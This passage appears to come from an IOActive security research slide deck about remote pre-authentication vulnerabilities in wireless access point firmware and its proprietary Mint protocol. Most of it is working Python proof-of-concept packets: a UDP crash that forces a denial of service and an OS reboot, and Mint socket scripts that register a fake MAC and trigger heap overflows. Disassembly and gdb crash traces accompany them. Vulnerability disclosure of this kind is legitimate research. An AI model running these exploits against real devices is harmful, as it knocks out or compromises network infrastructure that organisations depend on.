MESSAGE1 = "\x28\x41\x0F\xFC" + "A" * 16 + "\x1A\xAA" + "BB" "\x01\x84" + "\x01" + "\xFE" + "audit-session-id="
MESSAGE  = MESSAGE1 + "C" * (0x1000 - len(MESSAGE1))

sock = socket.socket(socket.AF_INET, # Internet
                     socket.SOCK_DGRAM) # UDP
sock.sendto(MESSAGE, (UDP_IP, UDP_PORT))
```

- Only some old versions vulnerable to this stack overflow(Let's see why in a minute).
- Kontron devices (aircrafts) firmware should be vulnerable based on info in their website.

IOActive™

Remote pre-auth “global” denial of service

Newest firmware version, stack overflow fixed. But…

IOActive™

Remote pre-auth “global” denial of service

```
la      $t9, readvar
addiu   $a0, aEtcVersion  # "/etc/version"
jalr    $t9 ; readvar
addiu   $a1, aVersion     # "VERSION"
la      $t9, getpid
jalr    $t9 ; getpid
nop
move    $a3, $s1
li      $a2, 0
move    $t0, $v0
la      $t9, snprintf
li      $a1, 0x100        # maxlen
addiu   $a2, aFlashCrashinfo  # "/flash/crashinfo/%s_%u_%s.crash.dump"
move    $t1, $sp
jalr    $t9 ; snprintf
move    $a0, $s0          # s
```

```
move    $a3, $v0
la      $t9, snprintf
move    $t0, $s1
addiu   $a2, aLsLProcUFdS  # "ls -l /proc/%u/fd >> %s"
jalr    $t9 ; snprintf
li      $a1, 0x200        # maxlen
la      $t9, system
jalr    $t9 ; system
move    $a0, $s0          # command
```

```
loc_4420:
la      $t9, closelog
jalr    $t9 ; closelog
nop
la      $t9, getpid
jalr    $t9 ; getpid
nop
li      $a1, 3            # sig
la      $t9, kill
jalr    $t9 ; kill
move    $a0, $v0          # pid
la      $t9, sleep
jalr    $t9 ; sleep
li      $a0, 0xA          # seconds
la      $t9, abort
jalr    $t9 ; abort
nop
```


IOActive™

Remote pre-auth “global” denial of service

```
import socket

UDP_IP = "192.168.1.139"
UDP_PORT = 3799
#MESSAGE = "D" * 4999

MESSAGE1 = "\x28\x41\x0F\xFC" + "A" * 16 + "\x1A\xAA" + "BB" "\x01\x84" + "\x01" + "\xFE" + "audit-session-id="
MESSAGE  = MESSAGE1 + "C" * (0x1000 - len(MESSAGE1))

sock = socket.socket(socket.AF_INET, # Internet
                     socket.SOCK_DGRAM) # UDP
sock.sendto(MESSAGE, (UDP_IP, UDP_PORT))
```

Watchdog checks if RIM process is running, if not, the whole OS is rebooted.

Execute the same POC 2 o 3 times killing the RIM process several times and the whole OS will be rebooted

IOActive™

Mint Vulnerabilities

```
.globl rx_hs_msg
rx_hs_msg:
addiu   $sp, -0xFD0
li      $v0, 0x1C
sd      $gp, 0xFB0($sp)
lui     $gp, 4
addu    $gp, $t9
addiu   $a1, $sp, 0x422  # buf
addiu   $gp, (unk_1004320C - 0x1004A630)
li      $a2, 0xB3C       # n
la      $t9, recvfrom
li      $a3, 0x40        # flags
sd      $s1, 0xF78($sp)
addiu   $t0, $sp, 0x7C
sd      $ra, 0xFC0($sp)
addiu   $t1, $sp, 0x40
sd      $fp, 0xFB8($sp)
move    $s1, $a0
sd      $s7, 0xFA8($sp)
sd      $s6, 0xFA0($sp)
sd      $s5, 0xF98($sp)
sd      $s4, 0xF90($sp)
sd      $s3, 0xF88($sp)
sd      $s2, 0xF80($sp)
sd      $s0, 0xF70($sp)
jalr    $t9 ; recvfrom
```

Lots of recvfrom in binaries

Domain 0x32?

Local_mint_addr?

```
loc_10011A04:                   # domain
li      $a0, 0x32
sw      $v0, 0x20($sp)
li      $a1, 1                  # type
la      $v0, local_mint_addr
move    $a2, $zero              # protocol
la      $t9, socket
jalr    $t9 ; socket
lw      $s1, (local_mint_addr - 0x10042F34)($v0)
bgez    $v0, loc_10011574
move    $s2, $v0
```



IOActive™

What is Mint?

No much info on the internet

L2/L3 proprietary protocol

Level 1 VLAN
Level 2 IP



IOActive™

Mint

L2/L3 proprietary protocol

```
accept(20, {sa_family=AF_MINT, port=52340, mint_addr=68.36.F3.E0}, [48])
```

Proprietary socket address family (AF_MINT) (sys/socket.c sys/socket.h)

Datagram socket

1. Reverse engineer their kernel to mimic this L2/L3 protocol and build a client
2. Try to emulate the whole OS/Kernel (Probable, but might be painful)
3. Find a way to build a client using their OS kernel

IOActive™

Mint


Attack scenarios using Mint:

- Attacker connects its device to the network or directly to the target Device (Wireless or Cable)

- Attacker remotely compromises a device connected to the network

- Attack services/AP/Controllers over Mint services

- Controllers == Windows DC



IOActive

Creating Mint Client:

Mint client:
Inspecting their library usr/lib/python2.7/lib-dynload/_socket.so :

```
li      $a2, 0x32
la      $t9, PyModule_AddIntConstant
jalr    $t9 ; PyModule_AddIntConstant
addiu   $a1, (aAf_mint - 0x10000)  # "AF_MINT"
```

We should be able to import socket and create Mint sockets.

```
import socket
# mint addr last 4 bytes of MAC addr in decimal (68.36.F3.E0)
mint_addr = 1748431840

port = 66

MESSAGE  =  "A" * 1000

sock = socket.socket(socket.AF_MINT, socket.SOCK_DGRAM) # Internet
sock.sendto(MESSAGE, (mint_addr,port))
```

IOActive

Mint

Default config of controller

Standalone AP can also be configured as Controller

```
ap7131-36F3E0*#show mint neighbors
0 mint neighbors of 68.36.F3.E0:
ap7131-36F3E0*#show mint mlcp
MLCP VLAN state: MLCP_INIT
MLCP VLAN Hello Interval: 4s(default), Adjacency hold time: 13s(default)
  Potential VLAN links:  None
  All VLANs were scanned 1 times
MLCP IP: ENABLED
MLCP IPv6: ENABLED
MLCP IP/IPv6 state: MLCP_INIT
MLCP IP Hello Interval: 15s(default), Adjacency hold time: 46s(default)
  Potential L3 Links:
   None
ap7131-36F3E0*#
```

```
ap7131-91FD80(config)*#
ap7131-91FD80(config)*#
ap7131-91FD80(config)*#
ap7131-91FD80(config)*#self
ap7131-91FD80(config-device-00-23-68-91-FD-80)*#controller host 192.168.1.139
```


IOActive™

Mint

Attacker's device. I want to connect over mint to the Controller(victim)

```
ap7131-91FD80(config)*#
ap7131-91FD80(config)*#
ap7131-91FD80(config)*#
ap7131-91FD80(config)*#self
ap7131-91FD80(config-device-00-23-68-91-FD-80)*#controller host 192.168.1.139
```

Now, Controller (victim) sees attacker over mint

```
ap7131-36F3E0*#show mint neighbors
1 mint neighbors of 68.36.F3.E0:
68.91.FD.80 (ap7131-91FD80) at level 1, best adjacency ip-192.168.1.198:24576
ap7131-36F3E0*#
```

And attacker can also connecter over mint to Controller (victim)

```
ap7131-91FD80*#show mint neighbors
1 mint neighbors of 68.91.FD.80:
68.36.F3.E0 (ap7131-36F3E0) at level 1, best adjacency ip-192.168.1.139:24576
ap7131-91FD80*#
```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
Mint Vulnerabilities

Services listening on several ports over L2/L3 protocol
Example of function parsing messages over 1 specific port (HSD process):



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
Remote Pre-auth heap overflow (mint)

Memcpy's src and len user-controlled, dst is heap. Totally controllable: HSD process, Mint port 14




IOActive™

Remote Pre-auth heap overflow (mint)

To reach that memcpy in the switch case statement we have to:

First go to case0 of switch statement and we got a restriction

Get_session_by_mac check if the MAC sent in our payload is authenticated



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
Remote Pre-auth heap overflow (mint)

To reach that memcpy in the switch case statement we have to:

Luckily we can add a fake MAC to the authenticated list

Another case for the switch case statement allow us that:



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Remote Pre-auth heap overflow (mint)

To reach that memcpy in the switch case statement we have to send this:

First, session alloc for our Fake MAC addr

```
# “A” * 6 is our fake MAC address (41:41:41:41:41:41)

MESSAGE1 = "\x00\x16" + "A" * 6 + "\x00\x11" + "B" * 40 + "wlan1"+ "\x00" + "C" * 59 + "default-onboard" + "\x00"
MESSAGE1 += "D" * 1372 + "\x00\xFF" # Max 0xDBD , if more than DBD then out of bounds read in memcpy (finish of st
MESSAGE  = MESSAGE1 + "\x45" * (0xAC0 - len(MESSAGE1))  # max recvfrom buf size 0xAC0

sock = socket.socket(socket.AF_MINT, socket.SOCK_DGRAM) # Internet
sock.sendto(MESSAGE, (1748431840,14))
```


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Remote Pre-auth heap overflow (mint)

To reach that memcpy in the switch case statement we have to send this:

And now we can reach the vulnerable memcpy

```
import socket

MESSAGE1 = "\x00\x16" + "A" * 6 + "\x00\x11" + "B" * 40 + "wlan1"+ "\x00" + "C" * 59 + "default-onboard" + "\x00"

MESSAGE1 += "D" * 1372 + "\x0D\x00" # Size for the memcpy, Max 0xDBD , if more than 0xDBD then out of bounds read

MESSAGE  = MESSAGE1 + "E" * (0xAC0 - len(MESSAGE1))  # max recvfrom buf size 0xAC0

sock = socket.socket(socket.AF_MINT, socket.SOCK_DGRAM) # Internet
sock.sendto(MESSAGE, (1748431840,14))
```


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Remote Pre-auth heap overflow (mint)

Crash:


/root # gdb
(gdb) attach 1765
Attaching to process 1765
Reading symbols from /usr/sbin/hsd...(no debugging symbols found)...done.

(gdb) c
Continuing.

Program received signal SIGABRT, Aborted.
0x2af26624 in raise () from /lib/libc.so.6
(gdb) bt
#0 0x2af26624 in raise () from /lib/libc.so.6
#1 0x2af28108 in abort () from /lib/libc.so.6
#2 0x2af645b0 in __fsetlocking () from /lib/libc.so.6
#3 0x2af6b620 in malloc_usable_size () from /lib/libc.so.6

Remote Pre-auth heap overflow 2 (mint)

Another Memcpy's src and len user-controlled, dst is heap. Totally controllable:
HSD process, Mint port 14



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Remote Pre-auth heap overflow 2 (mint)

Another Memcpy's src and len user-controlled, dst is heap. Totally controllable:
HSD process, Mint port 14

/root # gdb
(gdb) attach 4820
Attaching to process 4820
Reading symbols from /usr/sbin/hsd...(no debugging symbols found)...done.
(gdb) c
Continuing.

Program received signal SIGABRT, Aborted.
0x2af26624 in raise () from /lib/libc.so.6
(gdb) bt
#0 0x2af26624 in raise () from /lib/libc.so.6
#1 0x2af28108 in abort () from /lib/libc.so.6
#2 0x2af645b0 in __fsetlocking () from /lib/libc.so.6
#3 0x2af6b620 in malloc_usable_size () from /lib/libc.so.6

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
Remote Pre-auth stack overflow (mint)

Stack overflow where user data comes from the previous memcpy vuln.

To overflow the Stack the Heap buffer has to be overflowed as well:



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
